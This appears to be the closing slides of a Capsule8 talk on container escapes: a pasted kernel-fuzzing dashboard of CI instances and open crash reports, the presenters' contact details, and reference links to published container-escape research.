ci-upstream-bpf-kasan-gce	now	5h42m	12555	331630	443	3909711	cb8ffde5	5d01h	failing	f67095ee	9h49m	
ci-upstream-bpf-next-kasan-gce	now	5h59m	12845	352590	326	4706005	192f0f8e	16d	failing	f67095ee	9h49m	
ci-upstream-gce-leak	now	3h11m	33183	715215	71	1936463	2a11c76e	4h38m		f67095ee	9h49m	
ci-upstream-kasan-gce	now	3h15m	32892	680831	49	11753652	2a11c76e	4h38m		f67095ee	9h49m	
ci-upstream-kasan-gce-386	now	3h40m	23445	401088	40	5066859	2a11c76e	4h38m		f67095ee	9h49m	
ci-upstream-kasan-gce-root	now	3h24m	39342	821214	79	8328582	2a11c76e	4h38m		f67095ee	9h49m	
ci-upstream-kasan-gce-selinux-root	now	3h48m	37317	818442	84	8338900	2a11c76e	4h38m		f67095ee	9h49m	
ci-upstream-kasan-gce-smack-root	now	3h32m	55014	599326	85	11209336	2a11c76e	4h38m		f67095ee	9h49m	
ci-upstream-kmsan-gce	9m	6h04m	48432	416025	1001	819413	beaab8a3	12d		f67095ee	9h49m	
ci-upstream-linux-next-kasan-gce-root	8m	6h05m	42935	864115	87	3788364	0d8b3265	18h18m		f67095ee	9h49m	
ci-upstream-net-kasan-gce	now	4h31m	20829	457709	160	5212936	31cc088a	10d	failing	f67095ee	9h49m	
ci-upstream-net-this-kasan-gce	now	5h25m	20526	455367	187	4010974	107e47cc	10d	failing	f67095ee	9h49m	
ci2-upstream-usb	now	9h28m	1823	58250	1254	1540793	7f7867ff	18d		f67095ee	9h49m	

open (578):

Title	Repro	Bisected	Count	Last	Reported
INFO: trying to register non-static key in ida_destroy	C		12	25m	6h14m
general protection fault in snd_usb_pipe_sanity_check	C		5	4h03m	6h34m
WARNING in usbtouch_open	C		38	11m	6h34m
KMSAN: uninit-value in skb_pull_rcsum			1	4d15h	7h34m
KASAN: use-after-free Write in usbvision_scratch_alloc			1	1d15h	11h24m
WARNING in usbhid_raw_request/usb_submit_urb			2	1d04h	11h24m
bpf boot error: WARNING: workqueue cpumask: online intersect > po…			9	5h47m	2d07h
WARNING in iguanair_probe/usb_submit_urb	C		2	3d20h	3d10h
KASAN: use-after-free Read in bpf_get_prog_name			1	4d01h	3d12h
BUG: soft lockup in tcp_write_timer			6	1d05h	3d12h
possible deadlock in rxrpc_put_peer			1	7d05h	3d13h
INFO: rcu detected stall in vhost_worker	C	yes	5	3d06h	3d13h
INFO: rcu detected stall in ipv6_rcv (2)	C	yes	193	1h12m	3d13h
KASAN: use-after-free Read in psi_task_change	syz		1	4d13h	3d13h
general protection fault in tls_sk_proto_close	syz		2	4d21h	3d13h
KASAN: use-after-free Read in release_sock			3	2d01h	3d16h
general protection fault in gigaset_probe	C		2	4d12h	4d10h
WARNING: ODEBUG bug in __free_pages_ok	C		1	4d17h	4d11h
WARNING in __uwb_rc_neh_rm	C		8	2h22m	4d11h
general protection fault in holtek_kbd_input_event	C		46	6h04m	4d11h
KASAN: use-after-free Read in tls_sk_proto_cleanup			3	6h37m	4d17h
general protection fault in tls_trim_both_msgs	C	yes	10	1d08h	4d17h
INFO: rcu detected stall in do_swap_page	syz	yes	2	7d11h	5d03h
INFO: task hung in perf_event_free_task	syz		5	5d04h	5d03h
memory leak in vq_meta_prefetch	C	yes	1	6d12h	5d03h

Thank you



Brandon Edwards

@drraid

brandon@capsule8.com

Nick Freeman

@0x7674

nick@capsule8.com

CAPSULE8

References

Spender was escaping before containers were containers, checkout the work:
https://www.grsecurity.net/~spender/exploits/

Abusing Privileged and Unprivileged Linux Containers, Jesse Hertz, NCC Group
https://www.nccgroup.trust/globalassets/our-research/us/whitepapers/2016/june/container_whitepaper.pdf

Escape via dirtycow-vdso, scumjr
https://github.com/scumjr/dirtycow-vdso

Docker Escape Technology, Shengping Wang, Qihoo 360 Marvel Team
https://cansecwest.com/slides/2016/CSW2016_Wang_DockerEscapeTechnology.pdf

An Exercise in Practical Container Escapology, Nick Freeman, Capsule8
https://capsule8.com/blog/practical-container-escape-exercise/

References

CVE-2019-5736 RunC Escape, Adam Iwaniuk, Borys Poplawski
https://blog.dragonsector.pl/2019/02/cve-2019-5736-escape-from-docker-and.html

Breaking Out of rkt, Yuval Avrahami, Twistlock
https://www.twistlock.com/labs-blog/breaking-out-of-coresos-rkt-3-new-cves/